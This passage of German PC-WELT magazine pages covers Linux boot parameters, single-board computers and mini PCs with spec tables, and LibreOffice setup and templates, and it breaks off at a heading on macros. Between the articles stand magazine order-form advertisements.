iommu=soft: Die „Input-Output Memory Management Unit“ (IOMMU) ist ein Merkmal einiger Hauptplatinen und erlaubt Peripheriegeräten den direkten Speicherzugriff. Dies funktioniert zusammen mit Linux nicht immer, was zum Ausfall von USB-Ports oder Netzwerkchips führt. Dieser Parameter aktiviert zusammen mit abgeschaltetem IOMMU im Bios/Uefi ein softwaremäßiges IOMMU.

edd=on aktiviert die meist für ältere Hauptplatinen wichtige Funktion „Enhanced Disk Drive“. Darüber kann das Bios dem Festplattentreiber mitteilen, welche Festplatte das Bootgerät ist. ■

PC-WELT

Fritzbox 2019



Sonderheft
für nur
9,90 €

Auf Heft-DVD:
Das große Fritzbox Plus-Paket 2019

Jetzt bestellen unter
www.pcwelt.de/fritzbox oder per Telefon: 0931/4170-177 oder ganz einfach:

1. Formular ausfüllen **2. Foto machen** **3. Foto an idg-techmedia@datam-services.de**

Ja, ich bestelle das PC-WELT Sonderheft 4/19 Fritzbox für nur 9,90 €.

Zzgl. Versandkosten (innerhalb Deutschland 2,50€, außerhalb 3,50€)

ABONNIEREN

Vorname / Name

Straße / Nr.

PLZ / Ort

Telefon / Handy | Geburtstag TT MM JJJJ

E-Mail

BEZAHLEN

○ Ich bezahle bequem per Bankeinzug. ○ Ich erwarte Ihre Rechnung.

Geldinstitut

IBAN


BIC

Datum / Unterschrift des neuen Lesers

PC-WELT erscheint im Medienhaus IDG Tech Media GmbH, Lyonel-Feininger-Str. 26, 80807 München, Registergericht München, HRB 99187, Geschäftsführer: York von Heimburg.
Die Kundenbetreuung erfolgt durch den PC-WELT Kundenservice, DataM-Services GmbH, Postfach 9161, 97091 Würzburg

Ein-Platinen-Rechner und Mini-PCs

Kleine und preisgünstige PCs bieten sich vor allem als Server im Heimnetzwerk oder als Mediaplayer an. Je nach Einsatzzweck kommen unterschiedliche Geräte infrage.



VON THORSTEN EGGELING

Seit der Raspberry Pi im Jahr 2012 auf den Markt kam, ist das Interesse an Ein-Platinen-Computern ungebrochen. Zahlreiche Bastelprojekte zeigen, was sich mit dem kleinen Gerät alles realisieren lässt. Konkurrierende Produkte mit ähnlicher Bauform sind oft teurer, die Hardware bietet dafür aber mehr Leistung. Für etwa 150 bis 250 Euro gibt es kleine PCs, in denen beispielsweise Intel-CPUs stecken, wie sie auch in preisgünstigen Notebooks zu finden sind. Die bessere Ausstattung bringt im Vergleich zu den Ein-Platinen-Rechnern ein Leistungsplus. Wie teuer ein Mini-PC oder Ein-Platinen-Rechner sein muss, hängt von der Aufgabe ab. Bei der Kaufentscheidung sollte außerdem eine Rolle spielen, ob der Einsatzzweck dauerhaft gleich bleibt oder ob sich das Gerät flexibel einsetzen lassen soll.

Die Hardware von Raspberry Pi & Co.

Die Leistung von Platinenrechnern ist mit der von Smartphones oder Tablets vergleichbar, weil hier ähnliche Hardware zum Einsatz kommt. Auf der Platine des Raspberry Pi 3 Modell B+ ist der Broadcom-Chip BCM2837B0 untergebracht. Dabei handelt es sich um ein SoC (System-on-a-Chip, Ein-Chip-System), das Hauptprozessor (CPU), Grafikprozessor (GPU) sowie einige Schnittstellen mitbringt. Das CPU-Design des Cortex-A53 (ARMv8-A) stammt von ARM, der GPU-Teil Videocore IV von Broadcom. Ähnliche CPUs sind auch in vielen Android-Smartphones zu finden.

Die ARM-CPUs takten um die ein GHz und die Geräte sind mit einem, zwei oder vier GB RAM ausgestattet. In der Praxis spielen diese Werte nur eine untergeordnete Rolle. Den Unterschied zwischen einem und 1,2 GHz werden Sie kaum bemerken und von mehr RAM profitieren bei dieser Geräteklasse nur wenige Anwendungen. Die Leistungsaufnahme von Ein-Platinen-PCs liegt im Leerlauf um die zwei Watt, bei Volllast je nach Gerät zwischen vier und acht Watt. Die stromsparenden Dauerläufer eignen sich daher gut als Server oder Mediacenter.

Von den USB-2.0-Anschlüssen der Ein-Platinen-Computer sind keine Geschwindigkeitsrekorde zu erwarten. Wer größere Datenmengen speichern möchte, sollte ein Gerät mit USB 3.0 wählen, etwa Odroid-XU4. SATA kann eine Alternative sein, jedoch ist die Anbindung teilweise über einen SATA-USB-Adapterchip realisiert, etwa beim Cubietruck Plus.


Die Transferraten liegen mit 15 MB/s bei Schreibzugriffen und 30 MB/s beim Lesen nur im Bereich von USB 2.0. Echtes SATA gibt es beim Banana Pro oder Banana Pi M2 Berry, die es beim Lesen auf bis zu 150 MB pro Sekunde bringen, beim Schreiben sind es um die 40 MB/s. Beide Geräte sind deutlich besser als Dateiserver geeignet als etwa ein Raspberry Pi.

Gigabit-Ethernet ist inzwischen auf vielen Ein-Platinen-PCs zu finden. Die erreichbaren Geschwindigkeiten liegen jedoch meist deutlich unter denen, die Sie von einem Desktop-PC gewohnt sind. Beim Raspberry Pi Modell 3+ ist der Ethernet-Port intern über USB 2.0 angebunden und kommt daher in der Praxis nur auf etwa 220 MBit pro Sekunde (28 MB/s). Der Banana Pro und der Odroid-XU4 erreichen je nach Datengrößen 60 bis etwa 90 MB/s.


Software für Ein-Platinen-PCs

ARM-CPUs sind nicht mit Intel/AMD-CPUs kompatibel, die in den meisten PCs stecken. Betriebssystem und Software müssen dafür angepasst sein. Deshalb gibt es für Ein-Platinen-PCs nur wenige Betriebssysteme, etwa Raspbian für den Raspberry Pi (*www.raspbian.org*) oder Bananian für den Banana Pro/Banana Pi (*www.bananian.org*). Beide Systeme basieren auf Debian. Für den Nutzer ist das zunächst kaum von Bedeutung, denn die Systeme lassen sich ähnlich bedienen wie Ubuntu oder Linux Mint. Probleme können auftreten, wenn eine Software für die ARM-Platform nicht verfügbar ist.

Die Systeme für die kleinen ARM-PCs liefern meist nicht die Hardwarehersteller, sondern ambitionierte Entwickler oder die Community. Dafür ist entscheidend, dass eine Platine in größeren Stückzahlen lang-



Das Cubietruck Plus hat 2 GB RAM und eine leistungsstarke CPU. Der per USB angebundene SATA-Port ist jedoch enttäuschend langsam.



Raspberry Pi: Raspbian bietet fast alle Programme, die Sie auch bei anderen Linux-Systemen finden. Für einen flüssigen Desktop reicht die langsame CPU jedoch kaum aus.

fristig verfügbar ist. Bei allen Ein-Platinen-PCs – außer dem Raspberry Pi – ist das zur Zeit nicht gewährleistet. Das hat zur Folge, dass nur unzureichend gepflegte oder veraltete Systeme bereitstehen. Für den ansonsten von den Hardwaredaten empfehlenswerten Banana Pro beispielsweise wurde die Entwicklung des Betriebssystems Bananian im April 2017 eingestellt. Man kann das Gerät des chinesischen Herstellers trotzdem auch längerfristig benutzen, muss aber nach einiger Zeit auf Sicherheitsupdates verzichten oder sich selbst um ein aktuelles Betriebssystem kümmern. Bei Ausfall der Hardware gibt es wahrscheinlich keinen kompatiblen Ersatz, was eine Neuinstallation des Systems zur Folge hat.

Hinter dem Raspberry Pi steht die Raspberry Pi Foundation (*www.raspberrypi.org*), die nicht nur die Hardware entwickelt, sondern auch auf Kompatibilität achtet. Raspbian läuft auf allen Modellen des Raspberry Pi und das soll auch in Zukunft so bleiben. Der Nachteil: Größere Änderungen bei der Hardware sind nicht ohne Weiteres möglich, sodass die Entwicklung auf niedrigem Niveau stagniert. Andererseits ist der Umstieg auf ein neueres Modell, das etwas mehr Taktfrequenz und schnellere Schnittstellen bietet, ohne Aufwand möglich.

Ein-Platinen-PCs als Mediaplayer

Die Grafikeinheit der Ein-Platinen-PCs ist für die Videowiedergabe von größerer Bedeutung als die CPU. Da die schwachen CPUs beim Decodieren von HD-Videos an ihre Grenzen geraten, muss die GPU diese Aufgabe übernehmen. Hardwaredecoder etwa für MPEG2/4, H.264 und VP8 sind in der Regel enthalten.

Das Problem: Unter Linux lässt sich die Hardwarebeschleunigung in der Regel nicht standardmäßig nutzen, weil die nötigen Treiber aus lizenzrechtlichen Gründen fehlen. Unter Android ist die Situation teilweise besser, wenn der Hersteller ein Image mit der erforderlichen Software anbietet. Als Videoabspieler ist daher vor allem ein Raspberry Pi in Kombination mit Kodi (siehe *www.pcwelt.de/2301815*) zu empfehlen, da der Chiphersteller Broad-

ÜBERSICHT: EIN-PLATINEN-PCS (AUSWAHL)

	Banana Pi M2 Berry	Banana Pro	Cubietruck Plus (Cubieboard 5)	Odroid C2	Odroid XU4/XU4Q	Raspberry Pi 3 +	Udoo Quad
SoC, CPU, RAM	Allwinner R40/V40, Quadcore, ARM Cortex A7	Allwinner A20, Dualcore, ARM Cortex A7	Allwinner H8, Octacore, ARM Cortex A7	Amlogic S905, Cortex A53	Samsung Exynos 5422 Cortex A15 und Cortex A7 Octacore	Broadcom BCM2837B0, Quadcore, ARM Cortex A53	NXP i.MX 6, Quadcore, ARM Cortex A9 und Atmel SAM3X8E ARM Cortex M3 (Arduino)
RAM	1 GB	1 GB	2 GB	2 GB	2 GB	1 GB	1 GB
GPU	Mali-400 MP2	Mali-400 MP2	Power VR SGX544	Mali-450 MP3	Mali-T628 MP6	Broadcom Dual Core Videocore IV	Vivante GC2000, GC355, GC320
Anschlüsse	SATA, 4x USB 2.0, USB-OTG, Kopfhörer, HDMI	SATA, 2x USB 2.0, Infrarotempfänger, Kopfhörer, HDMI	SATA, 2x USB 2.0, USB-OTG, Toslink, Infrarotempfänger, Kopfhörer, HDMI	4x USB 2.0, USB-OTG, Infrarotempfänger, Kopfhörer, HDMI	2x USB 3.0, 1x USB-2.0, HDMI	4x USB 2.0 (über Hub), Kopfhörer, HDMI	SATA, 2x USB 2.0, USB-OTG
Netzwerk	Gigabit-Ethernet, WLAN, Bluetooth	Gigabit-Ethernet, WLAN	Gigabit-Ethernet, WLAN, Bluetooth	Gigabit-Ethernet	Gigabit-Ethernet	Gigabit-Ethernet, WLAN, Bluetooth	Gigabit-Ethernet
Betriebssysteme	Android 6.0, Ubuntu 16.04, Debian 9, Raspbian 8, Armbian	Android 6.0, Lubuntu, Raspbian, Armbian	Android 4.4, Ubuntu Linaro-Desktop, Ubuntu Linaro-Server	Android 6.0, Ubuntu 16.04	Ubuntu 18.04, Android 4.4	Raspbian, Android, Libre Elec, Ubuntu u.v.a.	Udoobuntu (Ubuntu 14.04), Android 6.0.1, Open Elec 6.0
Preis (ohne Zubehör!)	40	40	124	55	80 (XU4Q passiv gekühlt 75 Euro)	34	120
Anbieter (Deutschland)	*www.reichelt.de*	*www.reichelt.de*	*www.amazon.de*	*www.pollin.de*	*www.pollin.de*	Conrad, Reichelt, Amazon	*https://shop.udoo.org*
Hersteller	*www.banana-pi.org*	*www.lemaker.org*	*www.cubietech.com*	*www.hardkernel.com*	*www.hardkernel.com*	*www.raspberrypi.org*	*www.udoo.org*



Intel NUC-PCs liefern – je nach CPU und RAM - Leistungen wie ausgewachsene Desktop-PCs. Die Intel-Hardware ermöglicht die Installation beliebiger Betriebssysteme.

com die Software für die Hardwarebeschleunigung zur Verfügung stellt. In den Downloadbereichen der Distributoren des Kodi-Mediencenters (Libre Elec, Open Elec, OSMC) finden Sie daher nur Images für den Raspberry Pi. Auf anderen Ein-Platinen-PCs kann Kodi jedoch auch laufen, man muss jedoch danach suchen. Es gibt im Odroid-Forum beispielsweise Communityprojekte für den Odroid C1 und C2 (*www.pcwelt.de/vrllBC* und *www.pcwelt.de/U16dbS*).

Mini-PCs und Barebones

Auch besonders preisgünstige PCs oder Notebooks für um die 300 Euro bieten genug Leistung für alltäglich Büroaufgaben und Multimedia. In den Geräten steckt meist ähnliche Hardware, etwa ein Intel Celeron CPU N3060, ein Intel Pentium J4205 oder ein AMD A9-9600. Die Prozessoren sind für eine geringe Leistungsaufnahme optimiert und produzieren wenig Abwärme.

Eine passive Kühlung ist daher ausreichend, die Rechenleistung dafür aber vergleichsweise niedrig. Eine Celeron/Pentium-N-CPU nimmt zwischen vier und 7,5 Watt auf (TDP, Thermal Design Power). Die „J"-Serie genehmigt sich ein paar Watt mehr (sechs bis zehn Watt) und eignet sich daher eher für stationäre PCs. Der Strombedarf des kompletten Rechners liegt etwa bei 20 bis 40 Watt. Das sollten Sie bedenken, wenn der PC dauerhaft in Betrieb sein soll.

Die nächsthöhere Leistungsklasse ist mit einer Intel-Core-i3- oder AMD-A12-9700P-CPU bestückt, danach folgen Intel i5 und i7 (350 bis 700 Euro). Hier liegt die Leistungsaufnahme allerdings schon bei bis zu 100 Watt TDP. Diese Geräte eignen sich trotz kleiner Bauform eher als Ersatz für einen vollwertigen PC und sind für Dateiserver oder Mediacenter überdimensioniert.

Das Gehäuse von typischen Mini-PCs ist etwa 12 x 12 x 5 cm groß. Im Handel finden Sie Geräte mit CPU, aber ohne Festplatte/SSD und RAM (Barebones). Bauen Sie ein, was Sie benötigen. Für einen Multimedia-PC mit Kodi genügen vier GB RAM, für Desktopeinsatz sollten es acht GB sein. Es gibt auch Komplettgeräte, die bereits betriebsfertig ausgestattet sind. Das ist oft preisgünstiger, als die fehlenden Komponenten einzeln zu erwerben. Für RAM und Festplatte müssen Sie etwa 100 bis 150 Euro zusätzlich veranschlagen.

Im Vergleich mit Ein-Platinen-PCs mit ARM-CPU bieten Mini-PCs deutlich mehr Schnittstellen. Bei aktuellen Geräten sind SATA, USB 3.0 und Gigabit-Ethernet immer dabei. Der Anschluss an einen Monitor oder ein TV-Gerät kann per HDMI erfolgen, meist sind zusätzlich Displayport, DVI und/oder VGA vorhanden. Die Geschwindigkeit liegt bei USB 3.0, SATA und Ethernet in etwa auf dem Niveau beliebiger anderer PCs mit ähnlicher Hardware. Auch als Dateiserver machen stromsparende Mini-PCs daher eine gute Figur. Allerdings ist der Preis höher als bei NAS-Servern, die ungefähr die gleiche Leistung bieten.

Software für Mini-PCs

Die Hardware von Mini-PCs oder Barebones ist, abgesehen von der Bauform, identisch mit der eines PCs. Hier lassen sich beliebige Linux-Distributionen sowie Windows installieren. Voraussetzung dafür: Es müssen Treiber beziehungsweise Kernel-Module vorhanden sein, die die verbaute Hardware unterstützen. Bei den meisten Mini-PCs auf dem Markt ist das der Fall, die Funktion jeder einzelnen Komponente lässt sich unter Linux jedoch nicht garantieren. Hier hilft nur, im Internet nach Erfahrungen anderer Benutzer zu suchen. Eine allgemeine Regel: Ältere Geräte mit Standardkomponenten von Intel bereiten weniger Probleme als Exoten aus Fernost.

Mini-PCs als Mediaplayer

Kleine PCs eignen sich vor allem dann als Medienzuspieler, wenn sie geräuschlos arbeiten und im Wohnzimmer nicht weiter auffallen. Die im Vergleich zu Ein-Platinen-PCs höhere Leistung macht sich etwa in Kodi bei der schnelleren Menünavigation oder der Suche nach Metadaten bemerkbar. Sie können Kodi unter Linux aus den Paketquellen installieren oder zu einer Kodi-Distribution wie Libre Elec greifen.

Dank Hardwarebeschleunigung durch die GPU gewährleisten auch aktuelle Intel-CPUs der preisgünstigen N-, G- oder J-Serie eine ruckelfreie Wiedergabe von HD-Videos (H.264, VP8, VP9). Das funktioniert auch mit 4K-Videos, beispielsweise 3840 x 2160 Pixel (HEVC, H.265), an einem 4K-Monitor. Unter Linux lassen sich jedoch keine Ultra-HD-Videostreams etwa von Netflix abspielen. Hier ist maximal 1080 p (1920 x 768) möglich. Höhere Auflösungen bietet Netflix nur unter Windows 10 im Browser Edge oder der Netflix-App. ■

ÜBERSICHT: MINI-PCS (AUSWAHL)

	Zotac Zbox CI327 Nano	Zotac Zbox MI547 Nano	Intel NUC NUC6CAYH	Intel NUC NUC7i3BNK
CPU, RAM	Celeron N3450	Intel Core i5-7200U	Intel Celeron J3455	Intel Core 3-7100U
GPU	HD Graphics 500 (in CPU), 200 / 700 MHz	HD Graphics 620	HD Graphics 500 (in CPU), 250 / 750 MHz	HD Graphics 620
Anschlüsse	SATA, HDMI 2.0, Displayport 1.2, VGA, 3x USB-3.0, 2x USB-2.0, 1x USB-C-3.0, Audioklinke	SATA, HDMI 2.0, Displayport 1.2, 2x USB-C-3.1, 5x USB-3.0	SATA, HDMI 2.0,VGA, 3x USB 3.0, 1x USB 2.0, Audioklinke, S/PDIF	SATA, HDMI 2.0, Displayport 1.2/ USB 3.1, 4x USB 3.0, Audioklinke
Netzwerk	2x Gigabit-Ethernet, WLAN, Bluetooth	2x Gigabit-Ethernet, WLAN, Bluetooth	Gigabit-Ethernet, WLAN, Bluetooth	Gigabit-Ethernet, WLAN, Bluetooth
Betriebssysteme	Linux, Windows	Linux, Windows	Linux, Windows	Linux, Windows
Preis (ohne RAM und Festplatte!)	150	420	140	275
Hersteller	*www.zotac.com*	*www.zotac.com*	*www.intel.com*	*www.intel.com*

DigitalLife

Libre Office ganz einfach



Sonderheft
für nur
4,90 €

Auf DVD: Gratis-Komplettpaket mit über 5000 Vorlagen

Jetzt bestellen unter
www.pcwelt.de/office per Telefon: 0931/4170-177 oder ganz einfach:

1. Formular ausfüllen **2. Foto machen** **3. Foto an idg-techmedia@datam-services.de**

Ja, ich bestelle das Digital Life Schritt für Schritt Booklet 3/19 Office für nur 4,90 €.

Zzgl. Versandkosten (innerhalb Deutschland 2,50€, außerhalb 3,50€)

ABONNIEREN

Vorname / Name

Straße / Nr.

PLZ / Ort

Telefon / Handy | Geburtstag TT MM JJJJ

E-Mail

○ Ich bezahle bequem per Bankeinzug. ○ Ich erwarte Ihre Rechnung.

BEZAHLEN

Geldinstitut

IBAN

BIC


Datum / Unterschrift des neuen Lesers

DigitalLife erscheint im Verlag IT Media Publishing GmbH & Co. KG, Gotthardstraße 42, 80686 München, Registergericht München, HRA 104234, Geschäftsführer: Sebastian Hirsch.
Die Kundenbetreuung erfolgt durch den PC-WELT Kundenservice, DataM-Services GmbH, Postfach 9161, 97091 Würzburg

Vorlagen und Makros für Libre Office

Mit vorgefertigten Dokumentvorlagen (auf Heft-DVD) erstellen Sie schnell ansprechende Dokumente. Lesen Sie außerdem, wie sich Makros in Libre Office nutzen lassen.

VON THORSTEN EGGELING



Startcenter: Wenn kein Dokument in Libre Office geöffnet ist, sehen Sie eine Übersicht mit zuletzt geöffneten Dateien. Über die Schaltflächen im linken Bereich erstellen Sie neue Dokumente.

Libre Office eignet sich für alle Benutzergruppen. Wer nur gelegentlich einen Brief verfassen muss, findet sich in der Textverarbeitung schnell zurecht. Das gilt vor allem für Nutzer, die ältere Versionen (bis Office 2003) von Microsoft gewohnt sind. Libre Office zeigt eine klassische Ansicht, in der Sie die Funktionen über ein Menü auswählen. Professionelle Anwender finden in Libre Office ebenfalls alle wichtigen Funktionen. Für umfangreiche Dokumente, etwa akademische Arbeiten oder Buchmanuskripte, bietet die Textverarbeitung Kopf- und Fußzeilen, Dokument- und Formatvorlagen, automatische Kapitelnummerierung sowie Inhalts-, Abbildungs- und Stichwortverzeichnis.

Mit den Tipps dieses Artikels nutzen Sie Libre Office noch effizienter. Außerdem haben wir mehr als 200 nützliche Dokumentvorlagen sowie einige Erweiterungen auf die Heft-DVD gepackt, mit denen sich Dokumente mit den gewünschten Formatierungen schneller gestalten lassen.

1. Libre Office: Neue Versionen und Funktionen

Die meisten Linux-Distributionen richten Libre Office bei einer Neuinstallation automatisch ein. Bei Ubuntu und verwandten Systemen ändert sich an der Hauptversion später auch durch Updates nichts. Nutzer von Ubuntu 16.04 erhalten daher die Version 5.x, bei Ubuntu 18.04 oder Linux Mint 19 ist es 6.x. Bei Anwendungssoftware wie Libre Office wollen Sie aber vielleicht die aktuellste Version mit den neuesten Funktionen verwenden.

Ob sich die jeweiligen Neuerungen für Sie lohnen, erfahren Sie auf *https://wiki.documentfoundation.org/ReleaseNotes*. Klicken Sie die gewünschte Versionsnummer an, beispielsweise 6.1, per Klick auf „DE“ (wenn vorhanden) können Sie sich die deutschsprachigen Notizen zur Veröffentlichung anzeigen lassen. Meist sind es eher kleinere Änderungen, die aber für bestimmte Spezialaufgaben wichtig sein können.

Wer Libre Office aktualisieren möchte, findet dafür auf *www.libreoffice.org* nach einem Klick auf „Download“ mehrere Möglichkeiten. Über „Download LibreOffice“ können Sie sich „deb“- oder „rpm“-Pakete für ein Upgrade herunterladen. Im Menü werden Ihnen außerdem die Containerformate Flatpack, Snap und Appimage angeboten. Die Container haben den Vorteil, dass Sie die standardmäßig installierte Version weiter parallel verwenden können.

Für ältere Ubuntu/Mint-Versionen (14.04, 16.04, Mint 18) bietet sich das Upgrade auf Version 6.x über ein PPA an (Personal Package Archive). Um das PPA einzubinden, verwenden Sie die folgenden drei Terminalbefehle:

```
sudo add-apt-repository
  ppa:libreoffice/libreoffice-6-0
sudo apt update
sudo apt dist-upgrade
```

Wir beziehen uns in diesem Artikel auf Ubuntu 18.04 und das bei Redaktionsschluss aktuelle Libre Office 6.0.3.2. Die Tipps und Beschreibungen gelten aber größtenteils auch für ältere Versionen und für Libre Office unter Windows. Einige Menübezeichnungen können jedoch manchmal abweichen.

Tipp: Für einige Funktionen von Libre Office ist eine Java-Laufzeitumgebung erforderlich, die Sie mit den Pakten „libreoffice-ja-

va-common“ und „default-jre“ installieren. Wenn Sie auch das Datenbankmodul nutzen wollen, installieren Sie zusätzlich das Paket „libreoffice-base“.

2. Wichtige Einstellungen anpassen

Über den Menüpunkt „Extras → Optionen“ erreichen Sie die Einstellungen. Die ersten drei Rubriken in der Baumansicht auf der linken Seite gelten jeweils für alle Module. Darunter sehen Sie jeweils die für das aktuelle Programmmodul spezifischen Einstellungen.

Gehen Sie auf „LibreOffice → Benutzerdaten“ und tragen Sie Ihre persönlichen Daten in das Formular ein. Einige Dokumentvorlagen (siehe Punkt 3) nutzen diese Informationen, um automatisch die Adresse in das Dokument einzutragen.

Wechseln Sie zu „LibreOffice → Erweitert“. Hier sollte die installierte Java-Laufzeitumgebung zu sehen sein. Andernfalls prüfen Sie, ob das Paket „default-jre“ installiert ist (siehe Punkt 1). Setzen Sie Häkchen bei den beiden Optionen unterhalb von „Optionale Funktionen“, wenn Sie die Makroaufzeichnung verwenden wollen (siehe Punkt 7).


Unter „Laden/Speichern → Allgemein“ ist bereits „Speichern von Autowiederherstellungsinfos alle 10 Minuten“ aktiviert. Sollte Libre Office oder das System abstürzen, fragt Sie das Programm beim nächsten Start, ob Sie die zuvor geöffneten Dokumente wiederherstellen möchten. Auch wenn Sie Änderungen in einer Datei nicht gespeichert hatten, kann Libre Office den Zustand der letzten Autospeicherung wiederherstellen. Zu Sicherheit sollten Sie das Intervall auf „5 Minuten“ verkürzen.

Aktivieren Sie außerdem die Option „Sicherungskopie immer erstellen“. Libre Office legt dann, immer wenn Sie ein Dokument speichern, eine Sicherungskopie im Backupordner an. Wo dieser liegt, erfahren und bestimmen Sie unter „Libre Office → Pfade“ hinter „Sicherungskopien“. Die Sicherungskopien tragen die Dateinamenserweiterung „.bak“. Bei Bedarf erstellen Sie eine Kopie der gewünschten Datei mit der Erweiterung „.odt“ für die Textverarbeitung oder „.ods“ für die Tabellenkalkulation.

Wenn Sie selbst erstellte oder aus dem Internet heruntergeladene Dateien mit Makros (siehe Punkt 7) verwenden wollen, gehen Sie auf „LibreOffice → Sicherheit“, klicken auf „Makrosicherheit“ und wählen die Option „Mittel“. Sollte ein Dokument Makros enthalten, erhalten Sie dann beim Öffnen eine Sicherheitswarnung, die Sie mit „Makros aktivieren“ beantworten können. Andernfalls führt Libre Office den Makrocode nicht aus.

Versionsnummer: Welche Version installiert ist, erfahren Sie über „Hilfe → Über LibreOffice“. Neuere Versionen können Sie über den Downloadbereich von *www.libreoffice.org* beziehen.






Datensicherung: Setzen Sie in den „Optionen“ ein Häkchen vor „Sicherungskopie immer erstellen“. Libre Office legt dann beim Speichern einer Datei automatisch ein Backup an.

MAKROS ALS CALC-FUNKTIONEN NUTZEN

